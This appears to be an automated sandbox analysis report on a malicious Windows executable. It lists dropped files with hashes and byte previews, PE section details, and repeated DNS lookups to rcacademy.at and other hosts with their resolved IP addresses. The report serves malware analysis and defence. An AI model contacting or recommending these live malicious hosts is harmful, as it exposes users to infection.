SHA-256:	5192A1C63E6BAC303A0766749559BBB25B7B3D442888D162976A0927F9E3F16C
SHA-512:	17F96B7626C743C1D7598DF82CA11A41B7AFD91E3486A1AC687DFD460A7C77BE9088FFBBF8DCE666C197F70E7BF28109DC3AE8AF37C5A346AE4DA9FD91F6AE A7
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	.__.?.u.....u.....u.....D$...".F.....7....z..%t.....'{S.....Z1..4...m<....9.u.W.....Nm<.t.....H1.H_...bsF..S.u..'.q4..:..C...!|.A..C.;./.h.$...b<.w...@y..[vi....L.+.....G...:x~ew.G...a .fR...$E.Rd.Xb..U]~P.....t...c.#.^...9..I.@v7...3.....0.....@.....T'...K.m..D.....(.8.6eJpN..p...jU....kD.&.....7n=.A..%.X~.3.P..B.J..|...=...0...s.N.K...8...../5.N.K.Xf.....TQ.. ...rK..uCU.8C...0...L.+...0...I..r..iW_&.Sj..)`z...)...jA..2...T...j.WAnY3.c.S.o.AW.....1m...Ubc.JC.$L.;..?e.O...K.c.I...t...1Q=..m<....9~U.8C.<..mZ9g...r\.C..yD....K.x8l....<.0 ..E....d.=..m...$..}.8$*...5Y...3F.QT.I..6..(..r.m.E.T..q.....<.=(...q....?8A....m..|m<.1....m<X....ul<.....m<`.....b.?.m<a.l.|m<.\H.....s)..9.u.5...N2..5).. .aJ0..t.e.....-.A o.....3eH.|.....Lh...C5A.3...I..^.....w.{..#.3...../0.4....r.8$....5A.g4,..^.t.....[.A.8..8..HL...V..7.....[.\..G....$... ....4.^Y...$.v...\.h..$...x.....$..5x.`.l...>.>.N...c.T...._uv..^~.=

C:\Users\user\AppData\Local\Temp\a.txt	
Process:	C:\Users\user\AppData\Local\Temp\8CE5.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	23
Entropy (8bit):	2.2068570640942187
Encrypted:	false
SSDEEP:	3:jNDBfN:jNVfN
MD5:	6C3AA179406696C66ACF8DC984ABC7DF
SHA1:	7F66AB35CA41A3449382F9DA68864D64EC182F28
SHA-256:	798DF5B3298985AE022F8C5A6714F7891EAA49B2E4B24E3A8B2329C04DD11C71
SHA-512:	7551B1FBE1CAEF52FD0AFC8601DCD0D6F013198FCC7CBF57F42EB090577B34B91E6F4ADCE1A76BC7FFD95559A3FDD529FE6DE90B8335EF8E901CBB606DDAE 836
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\a.txt	
Preview:	ghdfhjfghfgjfdghfghfgdh

C:\Users\user\AppData\Local\Temp\nsn7A92.tmp\System.dll	
Process:	C:\Users\user\AppData\Local\Temp\8CE5.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Roaming\acgvitw	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	307712
Entropy (8bit):	6.044937878174567
Encrypted:	false
SSDEEP:	6144:WnXZmLTBtc8uQreHIN/51x5iVt+A6p2KSVEn1y:WkTBdQHId51x5iqA6p2KSmA
MD5:	6A4B078A500C92AE7BBF3563A49FB100
SHA1:	03005F11D47B9EF868DF361C1603F33A9CEE55FD
SHA-256:	A5ACEF0BE0BD9993E756BB20A6B4E9FC2B1E819A02992255E4839D217ECF7258
SHA-512:	6B87CC669FBDD1D61BEED2AE02107C73540EDCF96E9E3A9128C7EB6B7ED963FBDC69B0C1442DFC6654CC781242A3FB2179C5FC427461DB21F6D8AC0995914 DC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J6G.$eG.$eG.$e..eE.$e(.eV.$e(.e!.$eN.eB.$eG.%e..$e(.em.$e(.e F.$e(.eF.$eRichG.$e.....PE..L...~..`.....@.....'.....<.....L...P.....X...@..... .....text...p..... ..`.data.....@....rsrc.....@..@.reloc...4.....6...|.....@..B.....

C:\Users\user\AppData\Roaming\acgvitw:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.044937878174567
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	fw8ex1BNek.exe
File size:	307712
MD5:	6a4b078a500c92ae7bbf3563a49fb100
SHA1:	03005f11d47b9ef868df361c1603f33a9cee55fd
SHA256:	a5acef0be0bd9993e756bb20a6b4e9fc2b1e819a0299225e4839d217ecf7258
SHA512:	6b87cc669fbdd1d61beed2ae02107c73540edcf96e9e3a9128c7eb6b7ed963fbdc69b0c1442dfc6654cc781242a3fb2179c5fc427461db21f6d8ac09959146dc
SSDEEP:	6144:WnXZmLTBtc8uQreHIN/51x5iVt+A6p2KSVEn1y:WkTBdQHId51x5iqA6p2KSmA
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J6G.$eG.$eG.$e...eE.$e(..eV.$e(..e!.$eN..eB.$eG.%e..$e(..em.$e(..eF.$e(..eF.$eRichG.$e.....PE..L...~..`.....

File Icon

Icon Hash:	c8d0d8e0f8e0f0e8

Static PE Info

General

Entrypoint:	0x418ca0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x60A8C17E [Sat May 22 08:31:58 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	4ee83624426d72301d5dc28b390adabc

Entrypoint Preview

Rich Headers

Data Directories

Sections


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2fc70	0x2fe00	False	0.608125611945	data	7.03736201849	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x31000	0x8c704	0xd800	False	0.0176323784722	PGP\011Secret Sub-key -	0.251090871501	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xbe000	0xa0a0	0xa200	False	0.66869212963	data	6.20344591944	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc9000	0x34f2	0x3600	False	0.361545138889	data	3.78704629769	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Spanish	Colombia	
Divehi; Dhivehi; Maldivian	Maldives	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 18, 2021 15:31:41.738209963 CET	192.168.2.6	8.8.8.8	0xeb59	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.339395046 CET	192.168.2.6	8.8.8.8	0x5dc6	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:44.963063002 CET	192.168.2.6	8.8.8.8	0x585e	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.680736065 CET	192.168.2.6	8.8.8.8	0xc892	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.874171019 CET	192.168.2.6	8.8.8.8	0xee2e	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.425864935 CET	192.168.2.6	8.8.8.8	0xf6b9	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.000307083 CET	192.168.2.6	8.8.8.8	0xf0ff	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.547163010 CET	192.168.2.6	8.8.8.8	0x417c	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:53.996268988 CET	192.168.2.6	8.8.8.8	0x242	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.092200041 CET	192.168.2.6	8.8.8.8	0xae03	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.372029066 CET	192.168.2.6	8.8.8.8	0x9e40	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.818836927 CET	192.168.2.6	8.8.8.8	0x7a74	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 18, 2021 15:31:58.774336100 CET	192.168.2.6	8.8.8.8	0xc9f5	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:00.364804029 CET	192.168.2.6	8.8.8.8	0xc26f	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.723253965 CET	192.168.2.6	8.8.8.8	0x7dfb	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.889256001 CET	192.168.2.6	8.8.8.8	0xadfc	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.345504999 CET	192.168.2.6	8.8.8.8	0xedbb	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.872443914 CET	192.168.2.6	8.8.8.8	0xc1e3	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.271330118 CET	192.168.2.6	8.8.8.8	0xbe6	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:12.721194029 CET	192.168.2.6	8.8.8.8	0x23ca	Standard query (0)	bastinscustomfab.com	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:14.003084898 CET	192.168.2.6	8.8.8.8	0xb47d	Standard query (0)	www.bastinscustomfab.com	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.299896955 CET	192.168.2.6	8.8.8.8	0xcbf3	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.540584087 CET	192.168.2.6	8.8.8.8	0x1ec2	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.977725029 CET	192.168.2.6	8.8.8.8	0x276a	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.688455105 CET	192.168.2.6	8.8.8.8	0x102b	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.000931978 CET	192.168.2.6	8.8.8.8	0x7f6c	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.404835939 CET	192.168.2.6	8.8.8.8	0xfa41	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.141659021 CET	192.168.2.6	8.8.8.8	0x9738	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:24.429507017 CET	192.168.2.6	8.8.8.8	0xa49a	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:25.728866100 CET	192.168.2.6	8.8.8.8	0x7a75	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:26.895683050 CET	192.168.2.6	8.8.8.8	0x95b6	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:31.247369051 CET	192.168.2.6	8.8.8.8	0x87d9	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:32.789206028 CET	192.168.2.6	8.8.8.8	0x9913	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:34.409126043 CET	192.168.2.6	8.8.8.8	0xcf6b	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:35.676341057 CET	192.168.2.6	8.8.8.8	0x1ede	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:37.312702894 CET	192.168.2.6	8.8.8.8	0x31a1	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:39.424990892 CET	192.168.2.6	8.8.8.8	0x2929	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:40.621578932 CET	192.168.2.6	8.8.8.8	0x8613	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:42.060592890 CET	192.168.2.6	8.8.8.8	0xd139	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:43.285378933 CET	192.168.2.6	8.8.8.8	0x7edb	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:44.751882076 CET	192.168.2.6	8.8.8.8	0x1eed	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:48.316963911 CET	192.168.2.6	8.8.8.8	0x9e67	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:49.056626081 CET	192.168.2.6	8.8.8.8	0x1ff0	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:50.499649048 CET	192.168.2.6	8.8.8.8	0xa430	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:51.243432045 CET	192.168.2.6	8.8.8.8	0x1522	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.591519117 CET	192.168.2.6	8.8.8.8	0x5788	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.914556026 CET	192.168.2.6	8.8.8.8	0xc53d	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.297151089 CET	192.168.2.6	8.8.8.8	0x1e30	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.539882898 CET	192.168.2.6	8.8.8.8	0x41a8	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 18, 2021 15:32:57.809582949 CET	192.168.2.6	8.8.8.8	0x6fe8	Standard query (0)	rcacademy.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:41.947884083 CET	8.8.8.8	192.168.2.6	0xeb59	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:43.485003948 CET	8.8.8.8	192.168.2.6	0x5dc6	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:45.228877068 CET	8.8.8.8	192.168.2.6	0x585e	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:46.758775949 CET	8.8.8.8	192.168.2.6	0xc892	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:47.893105984 CET	8.8.8.8	192.168.2.6	0xee2e	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:49.444673061 CET	8.8.8.8	192.168.2.6	0xf6b9	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:51.018965006 CET	8.8.8.8	192.168.2.6	0xf0ff	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
